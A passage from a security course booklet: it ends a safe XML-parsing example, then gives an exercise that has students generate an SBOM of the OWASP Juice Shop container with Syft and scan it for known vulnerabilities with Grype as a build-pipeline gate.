        no_network=True,           # Do not automatically load remote documents.
    )

# ... elsewhere in the code.
root = etree.fromstring(xmlstr, parser=safe_parser())
```

Discussion:

Many examples contain code like this:

> Getting child tag's attribute value in a XML using ElementTree
>
> Parse the XML file and get the root tag and then using [0] will give us first child tag. Similarly [1], [2] gives us subsequent child tags. After getting child tag use `.attrib[attribute_name]` to get value of that attribute.

```
>> import xml.etree.ElementTree as ET
>> xmlstr = '<foo><bar key="value">text</bar></foo>'
>> root = ET.fromstring(xmlstr)
>> root.tag
'foo'
>> root[0].tag
'bar'
>> root[0].attrib['key']
'value'
```

Source:

`https://stackoverflow.com/questions/4573237/how-to-extract-xml-attribute-using-python-elementtree`

© license CC BY 3.0. 2026 Henrik Kramselund

Exercise 32

⚠ SBOM and vulnerability scan of Juice Shop with Syft and Grype up to 45 min

Objective:
Create a Software Bill of Materials (SBOM) for the OWASP Juice Shop container image with Syft, and match it against known vulnerabilities with Grype.

Purpose:
An SBOM lists every package inside an image: operating system packages, libraries and application dependencies. Once you have the SBOM you can check it against new vulnerabilities every day, without pulling or unpacking the image again.

You will see:

- How many packages are hidden inside a single application image
- The difference between creating an inventory (Syft) and matching it against vulnerabilities (Grype)
- How to use the result as a gate in a build pipeline

Suggested method:
Use your Rancher Desktop with Juice Shop running as a container. Rancher Desktop does not include Syft or Grype, so install them first:

- macOS: `brew install syft grype`
- Linux: use the install scripts from the project pages
- Windows: download the zip files from the releases pages and put the binaries in your PATH

https://github.com/anchore/syft
https://github.com/anchore/grype

Then create the SBOM, scan it, and answer the questions in the hints.

Hints:
Check if the Juice Shop image is present:

```
nerdctl images | grep juice-shop
```

Next command will pull the image, if not present.

Create the SBOM, both as a table on screen and as a CycloneDX file:

```
syft registry:bkimminich/juice-shop -o table -o cyclonedx-json=juice-shop.cdx.json
```

The `registry:` prefix makes Syft download the image directly from the registry. Without it Syft first tries a local container daemon, which can take much longer.

Note: this may take some time, depending on network speed, multiple students downloading at the same time etc. While the scan runs you can read up on the project pages.

Answer from the Syft output:

© license CC BY 3.0. 2026 Henrik Kramselund

- How many packages did Syft find in total?
- Which package types are present (the TYPE column), and how many of each?
- Which version of the `express` package is in the image?
- Which version of the `jsonwebtoken` package is in the image?

Scan the SBOM file – not the image – with Grype:

```
grype db update
grype sbom:./juice-shop.cdx.json
```

Answer from the Grype output:

- How many findings have severity Critical, and how many High?
- Which single package has the most findings?
- Pick one Critical finding: what is the CVE or GHSA ID, and which version fixes it (the FIXED-IN column)?

Show only findings that can be fixed by upgrading, and make Grype fail on High or worse:

```
grype sbom:./juice-shop.cdx.json --only-fixed --fail-on high
```

```
...
hlk@alice:~$ grype sbom:./juice-shop.cdx.json --only-fixed --fail-on high
  Scan for vulnerabilities        [78 vulnerability matches]
    by severity: XX critical, XX high, XX medium, XX low, XX negligible
    by status:   XX fixed, XX not-fixed, XX ignored
```

- How many findings remain with `--only-fixed`?
- Which exit code does Grype return?
- The SBOM was created once. Which of the two steps, Syft or Grype, would you run every day, and why?

Solution:
When you have the file `juice-shop.cdx.json`, have answered the questions above and can explain the exit code from Grype, you are done.

The numbers depend on the image version and the date of the Grype database, so compare with your neighbour instead of a fixed answer.

Discussion:
Juice Shop is deliberately vulnerable, and its source code includes SQL injection and other flaws. These are NOT in the CVE databases, because they are in the application's own code, not in a published package. The many findings from Grype come from vulnerabilities in the packages the application uses!

A non-zero exit code from `--fail-on high` can stop a build pipeline. Where in your own pipeline would this check fit, and what would you do with findings that have no fix yet?

In production a common approach is: create SBOMs for all hosts and images, rescan them daily with Grype, alert only on new findings above a chosen severity, and keep the full report on disk.

© license CC BY 3.0. 2026 Henrik Kramselund